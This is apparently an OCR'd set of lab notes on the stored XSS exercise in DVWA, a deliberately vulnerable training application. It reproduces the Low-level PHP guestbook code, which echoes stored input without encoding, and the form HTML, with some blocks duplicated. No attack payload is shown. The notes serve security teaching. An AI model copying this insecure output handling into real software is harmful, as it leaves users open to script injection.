
$~/XSS (Stored): cat ./Diagram

Identify XSS flaw


$~/XSS (Stored): cat ./Diagram

Inject malicious script

$~/XSS (Stored): cat ./Diagram



$~/XSS (Stored): cat ./Diagram



$~/XSS (Stored)/Low: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
 $message ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Sanitize name input
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
 $name ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}

?>
```

$~/XSS (Stored)/Low: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
 $message ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Sanitize name input
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
 $name ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}

?>
```

- `trim()`
  - 去除字串首尾空白等字元
- `stripslashes()`
  - 去除反斜線 \

$~/XSS (Stored)/Low: cat ./"View Source"

```php
// XSS Stored guestbook function --
function dvwaGuestbook() {
        $query  = "SELECT name, comment FROM guestbook";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query );

        $guestbook = '';

        while( $row = mysqli_fetch_row( $result ) ) {
                if( dvwaSecurityLevelGet() == 'impossible' ) {
                        $name    = htmlspecialchars( $row[0] );
                        $comment = htmlspecialchars( $row[1] );
                }
                else {
                        $name    = $row[0];
                        $comment = $row[1];
                }

                $guestbook .= "<div id=\"guestbook_comments\">Name: {$name}<br />" . "Message: {$comment}<br /></div>\n";
        }
        return $guestbook;
}
// -- END (XSS Stored guestbook)
```


$~/XSS (Stored)/Low: cat ./"View Source"

```
<div class="vulnerable_code_area">
    <form method="post" name="guestform" ">
        <table width="550" border="0" cellpadding="2" cellspacing="1">
            <tr>
                <td width="100">Name *</td>
                <td><input name="txtName" type="text" size="30" maxlength="10"></td>
            </tr>
            <tr>
                <td width="100">Message *</td>
                <td><textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea></td>
            </tr>
            <tr>
                <td width="100"> </td>
                <td>
                    <input name="btnSign" type="submit" value="Sign Guestbook" onclick="return validateGuestbookForm(this.form);" />
                    <input name="btnClear" type="submit" value="Clear Guestbook" onClick="return confirmClearGuestbook();" />
                </td>
            </tr>
        </table>

    </form>

</div>
```


$~/XSS (Stored)/Low: cat ./"View Source"

```
<div class="vulnerable_code_area">
    <form method="post" name="guestform" ">
        <table width="550" border="0" cellpadding="2" cellspacing="1">
            <tr>
                <td width="100">Name *</td>
                <td><input name="txtName" type="text" size="30" maxlength="10"></td>
            </tr>
            <tr>
                <td width="100">Message *</td>
                <td><textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea></td>
            </tr>
            <tr>
                <td width="100"> </td>
                <td>
                    <input name="btnSign" type="submit" value="Sign Guestbook" onclick="return validateGuestbookForm(this.form);" />
                    <input name="btnClear" type="submit" value="Clear Guestbook" onClick="return confirmClearGuestbook();" />
                </td>
            </tr>
        </table>

    </form>

</div>
```

